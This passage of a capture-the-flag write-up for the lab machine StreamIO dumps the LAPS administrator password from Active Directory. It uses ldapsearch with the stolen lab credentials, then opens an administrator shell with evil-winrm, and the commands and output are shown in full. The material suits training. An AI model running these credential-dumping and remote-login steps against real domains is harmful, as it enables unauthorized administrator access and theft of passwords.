Now given this information, lets leverage another unique vulnerability within Active Directory. This vulnerability is within LAPS. LAPS or Local Administrator Password Solution is a Microsoft tool that automatically manages and randomizes the local administrator password for domain-joined computers.It stores these unique, complex passwords in Active Directory (AD), protecting them with access control lists (ACLs) so only authorized users can retrieve them.
Unfortunately according to the following blog post “LAPS stores it’s information in Active Directory:
- The expiration time:
ms-Mcs-AdmPwdExpirationTime: 131461867015760024 - And the actual password in clear text:
ms-Mcs-AdmPwd: %v!e#7S#{s})+y2yS#(
When LAPS first came it, any user in Active Directory could read it. Microsoft fixed that, you now have to have the All extended rights permission to the object or Full Control of it.”
This means that with the permissions that we have just set for the user JDgodd we can leverage this to gather the admin password for the domain.
https://malicious.link/posts/2017/dump-laps-passwords-with-ldapsearch/
According to the blog we can use the tool ldapsearch with a specific query to access this admin password. Lets go ahead and use the example with our current domain information and credentials.
According to the blog from above we can easily identify the admin password with the ldapsearch tool using a custom query.
ldapsearch -H ldap://streamio.htb -b 'DC=streamIO,DC=htb' -x -D JDgodd@streamio.htb -w 'JDg0dd1s@d0p3cr3@t0r' "(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd
Sure enough, after running the ldapsearch tool we can see the admin password listed in the output! Lets leverage this information to login as the admin.
BOOM! We can see the password right in the output!
# extended LDIF
          #
          # LDAPv3
          # base <DC=streamIO,DC=htb> with scope subtree
          # filter: (ms-MCS-AdmPwd=*)
          # requesting: ms-MCS-AdmPwd
          #

          # DC, Domain Controllers, streamIO.htb
          dn: CN=DC,OU=Domain Controllers,DC=streamIO,DC=htb
          ms-Mcs-AdmPwd: E%RTBw6g&!AU6N  <==== Admin Password!!!

          # search reference
          ref: ldap://ForestDnsZones.streamIO.htb/DC=ForestDnsZones,DC=streamIO,DC=htb

          # search reference
          ref: ldap://DomainDnsZones.streamIO.htb/DC=DomainDnsZones,DC=streamIO,DC=htb

          # search reference
          ref: ldap://streamIO.htb/CN=Configuration,DC=streamIO,DC=htb

          # search result
          search: 2
          result: 0 Success

          # numResponses: 5
          # numEntries: 1
          # numReferences: 3
We can use evil-winrm to login remotely. Note:
Now lets use evil-winrm to gain a shell as the administrator user. Note: Due to the password containing bad characters for the bash shell, we just placed the password inside of a file and printed it out through a variable..
evil-winrm -i streamio.htb -u administrator -p $(cat admin_passwd )
Boom!!!! PWNED! PWNEDD!!
Evil-WinRM shell v3.7

          Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

          Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

          Info: Establishing connection to remote endpoint
          *Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
          streamio\administrator